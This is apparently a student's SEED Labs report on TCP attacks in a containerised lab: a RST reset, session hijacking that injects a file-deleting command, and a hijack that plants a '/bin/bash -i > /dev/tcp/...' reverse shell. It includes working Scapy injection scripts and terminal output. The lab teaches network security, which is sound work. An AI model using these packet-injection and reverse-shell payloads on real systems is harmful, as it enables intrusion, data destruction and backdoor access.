6tcp = TCP(sport=23, dport=41158, flags="R", seq=3881749833)
7
8pkt = ip/tcp
9ls(pkt)
10
11send(pkt, verbose=0)
12
13
```


Executing the file after editing



The screenshot shows a terminal window with the following output:

```
seed@VM: ~/.../Labsetup
urgptr      : ShortField          = 0          (0)
options     : TCPOptionsField    = []        (b'')
[12/01/21] seed@VM:~/.../Labsetup$ sudo python3 rstAttack.py
version     : BitField (4 bits)   = 4         (4)
ihl         : BitField (4 bits)   = None      (None)
tos         : XByteField         = 0         (0)
len         : ShortField         = None      (None)
```

Meanwhile the connection developed was removed



```
seedsLab_usman_musaab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Dec 1 02:14
seed@VM: ~/.../Labsetup
cc0d1aa39c12 seed-attacker
9a2d0b283998 victim-10.9.0.5
[12/01/21] seed@VM: ~/.../Labsetup$ docksh 3b
root@3b303f7e5073:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5bb4586eeabd login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Dec  1 06:49:21 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on
/1
seed@5bb4586eeabd:~$ Connection closed by foreign host.
root@3b303f7e5073:/#
```

```
/1
seed@5bb4586eeabd:~$ Connection closed by foreign host.
root@3b303f7e5073:/#
```

Thus the established connection was removed.

Task 3: TCP Session Hijacking

Introduction:

In this attack a TCP session is hijacked and malicious thing will be done such as deleting a file.

Going and creating file:

Now we are creating a file in the victim container/machine that will be deleted later on.


```
[12/01/21] seed@VM: ~/.../volumes$ dockps
5bb4586eeabd user2-10.9.0.7
3b303f7e5073 user1-10.9.0.6
cc0d1aa39c12 seed-attacker
9a2d0b283998 victim-10.9.0.5
[12/01/21] seed@VM: ~/.../volumes$ docksh 9a
root@9a2d0b283998:/# cd home/seed
root@9a2d0b283998:/home/seed# ls
root@9a2d0b283998:/home/seed# touch secret.txt
root@9a2d0b283998:/home/seed# touch new.txt
root@9a2d0b283998:/home/seed# ls
new.txt secret.txt
root@9a2d0b283998:/home/seed#
```

We created the two files and will delete the secret.txt after hijacking.

```
root@9a2d0b283998:/home/seed# ls
new.txt secret.txt
root@9a2d0b283998:/home/seed#
```

Developing connection :

By using telnet command the connection was developed between user1 & user2




The screenshot shows a VirtualBox window titled "seedsLab_usman_musaab [Running] - Oracle VM VirtualBox". The menu bar includes "File", "Machine", "View", "Input", "Devices", and "Help". The "Activities" panel on the left shows icons for a file manager, terminal, and other applications. The terminal window, titled "Terminal", shows the following commands and output:

```
seed@VM: ~  
[12/01/21] seed@VM:~$ dockps  
5bb4586eeabd  user2-10.9.0.7  
3b303f7e5073  user1-10.9.0.6  
cc0d1aa39c12  seed-attacker  
9a2d0b283998  victim-10.9.0.5  
[12/01/21] seed@VM:~$ docksh 3b  
root@3b303f7e5073:/# telnet 10.9.0.5  
Trying 10.9.0.5...  
Connected to 10.9.0.5.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
9a2d0b283998 login: █
```

Wireshark:

Going to analyze by using Wireshark and will fill the skeleton code respectively. And will then complete the given skeleton code as following:

[SEED Labs] Capturing from any						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
telnet						
No.	Time	Source	Destination	Protocol	Length	Info
2189	2021-12-01 04:05:52.946972499	10.9.0.6	10.9.0.5	TELNET	92	Telnet Data ...
2197	2021-12-01 04:05:52.952125422	10.9.0.5	10.9.0.6	TELNET	80	Telnet Data ...
2198	2021-12-01 04:05:52.952142426	10.9.0.5	10.9.0.6	TELNET	80	[TCP Fast Retrans
2201	2021-12-01 04:05:52.952207484	10.9.0.5	10.9.0.6	TELNET	83	Telnet Data ...
2205	2021-12-01 04:05:52.952273566	10.9.0.6	10.9.0.5	TELNET	71	Telnet Data ...
2206	2021-12-01 04:05:52.952287335	10.9.0.6	10.9.0.5	TELNET	71	[TCP Fast Retrans
2209	2021-12-01 04:05:52.952375035	10.9.0.6	10.9.0.5	TELNET	77	Telnet Data ...
2213	2021-12-01 04:05:52.952469682	10.9.0.5	10.9.0.6	TELNET	86	Telnet Data ...
2217	2021-12-01 04:05:52.952632994	10.9.0.6	10.9.0.5	TELNET	102	Telnet Data ...
2221	2021-12-01 04:05:52.952961168	10.9.0.5	10.9.0.6	TELNET	71	Telnet Data ...
2225	2021-12-01 04:05:52.953097688	10.9.0.6	10.9.0.5	TELNET	71	Telnet Data ...
2229	2021-12-01 04:05:52.953276533	10.9.0.5	10.9.0.6	TELNET	71	Telnet Data ...
2233	2021-12-01 04:05:52.953355929	10.9.0.5	10.9.0.6	TELNET	88	Telnet Data ...
2237	2021-12-01 04:05:52.953514366	10.9.0.6	10.9.0.5	TELNET	71	Telnet Data ...
2241	2021-12-01 04:05:52.958819676	10.9.0.5	10.9.0.6	TELNET	88	Telnet Data ...
2571	2021-12-01 04:05:55.095826292	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
2575	2021-12-01 04:05:55.096129999	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
11008	2021-12-01 04:06:52.956059251	10.9.0.5	10.9.0.6	TELNET	105	Telnet Data ...
11092	2021-12-01 04:06:53.249565457	10.9.0.5	10.9.0.6	TELNET	74	[TCP Spurious Ret
11093	2021-12-01 04:06:53.249569438	10.9.0.5	10.9.0.6	TELNET	74	[TCP Spurious Ret



Attack:


Making a file of python that consist of the skeleton and the data captured from Wireshark, given below:

```

Transmission Control Protocol, Src Port: 23
Source Port: 23
Destination Port: 39240
[Stream index: 433]
[TCP Segment Len: 1]
Sequence number: 3951976141
[Next sequence number: 3951976142]
Acknowledgment number: 79609867
1000 .... = Header Length: 32 bytes (8)
  Flags: 0x018 (PSH, ACK)
  Window size value: 509
  [Calculated window size: 65152]
  [Window size scaling factor: 128]
  Checksum: 0x1444 incorrect, should be 0x
  [Checksum Status: Bad]
  [Calculated Checksum: 0x5861]
  Urgent pointer: 0
  Options: (12 bytes), No-Operation (NOP),

```

The code changed accordingly



```

seedsLab_usman_musaab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor
sessionHijack.py
~/Desktop/Labsetup/volumes

1#!/usr/bin/env python3
2
3from scapy.all import *
4
5ip = IP(src="10.9.0.5", dst="10.9.0.6")
6
7tcp = TCP(sport=23, dport=39240, flags="A", seq=3951976141,
8        ack=79609867)
9
10data = "\rm -f secret.txt\r"
11
12pkt = ip/tcp/data
13
14ls(pkt)
15
16send(pkt, verbose=0)
17
18
19

```

There is a command in data that will help in deletion

Executed the code

```
seedsLab_erman_musaab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Dec 1 04:12
seed@VM: ~/../volumes

options : TCPOptionsField = [] (b'')
--
load : StrField = b'\rrm -f secretInfo.txt\r' (b'')
[12/01/21]seed@VM:~/../volumes$
[12/01/21]seed@VM:~/../volumes$ sudo python3 sessionHijack.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (>) (<Flag 0 (>))
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.5' (None)
dst : DestIPField = '10.9.0.6' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 23 (20)
dport : ShortEnumField = 39240 (80)
seq : IntField = 3951976141 (0)
ack : IntField = 79609867 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
--
load : StrField = b'\rrm -f secret.txt\r' (b'')
[12/01/21]seed@VM:~/../volumes$
```

Now going and seeing whether that directory remains there or deleted


```

Activities  Terminal
Files
seed@VM: ~/.../volumes
[12/01/21]seed@VM:~/.../volumes$ dockps
5bb4586eeabd  user2-10.9.0.7
3b303f7e5073  user1-10.9.0.6
cc0d1aa39c12  seed-attacker
9a2d0b283998  victim-10.9.0.5
[12/01/21]seed@VM:~/.../volumes$ docksh 9a
root@9a2d0b283998:/# cd home/seed
root@9a2d0b283998:/home/seed# ls
root@9a2d0b283998:/home/seed# touch secret.txt
root@9a2d0b283998:/home/seed# touch new.txt
root@9a2d0b283998:/home/seed# ls
new.txt  secret.txt
root@9a2d0b283998:/home/seed# ls
new.txt  secret.txt
root@9a2d0b283998:/home/seed# ls
new.txt  secret.txt
root@9a2d0b283998:/home/seed#  ls
new.txt
root@9a2d0b283998:/home/seed#

```

```

root@9a2d0b283998:/home/seed#  ls
new.txt
root@9a2d0b283998:/home/seed#

```

We can see that after execution the file was deleted. Only new.txt is remaining. Thus hijacking was successful.


Task 4: Creating Reverse Shell using TCP Session Hijacking

Introduction:

In this module we will use the concept of session hijacking and a terminal was made. Can be used as the back door.


Attack:

Will develop the connection between the user1 and victim. And then will listen on attacker container and a command will run to deploy the attack and the new shell we be the reverse shell.





```
seedsLab_usman_musaab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
[12/01/21] seed@VM:~$ dockps
5bb4586eeabd user2-10.9.0.7
3b303f7e5073 user1-10.9.0.6
cc0d1aa39c12 seed-attacker
9a2d0b283998 victim-10.9.0.5
[12/01/21] seed@VM:~$ docksh 3b
root@3b303f7e5073:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9a2d0b283998 login:
```

Then by using Wireshark the packets will be captured and the python code will be written with a different command:



TCP packet was analyzed and data will be changed accordingly





The screenshot shows a text editor window titled "shell.py" with the file path "~/Desktop/Labsetup/volumes". The editor contains a Python script for a TCP hijack. The script starts with a shebang line, imports scapy, creates an IP packet, a TCP packet, and a data payload. The data payload is a bash shell command with input and output redirection. The script then constructs a packet and sends it.

```
1#!/usr/bin/env python3
2
3from scapy.all import *
4
5ip = IP(src="10.9.0.6", dst="10.9.0.5")
6
7tcp = TCP(sport=39496, dport=23, flags="A", seq=3006559680 ,
8        ack=374410144)
9
10data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
11
12pkt = ip/tcp/data
13
14ls(pkt)
15
16send(pkt, verbose=0)
17
```

The skeleton code for hijacking is used and the command in data is written. **"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"** starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection.

```
seedsLab_usman_musaab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Dec 1 05:43
seed@VM: ~/../volumes
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
--
load : StrField = b'\r/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r' (b'')
[12/01/21] seed@VM:~/../volumes$ sudo python3 shell.py
version : BitField (4 bits) = 4 {4}
ihl : BitField (4 bits) = None {None}
tos : XByteField = 0 (0)
len : ShortField = None {None}
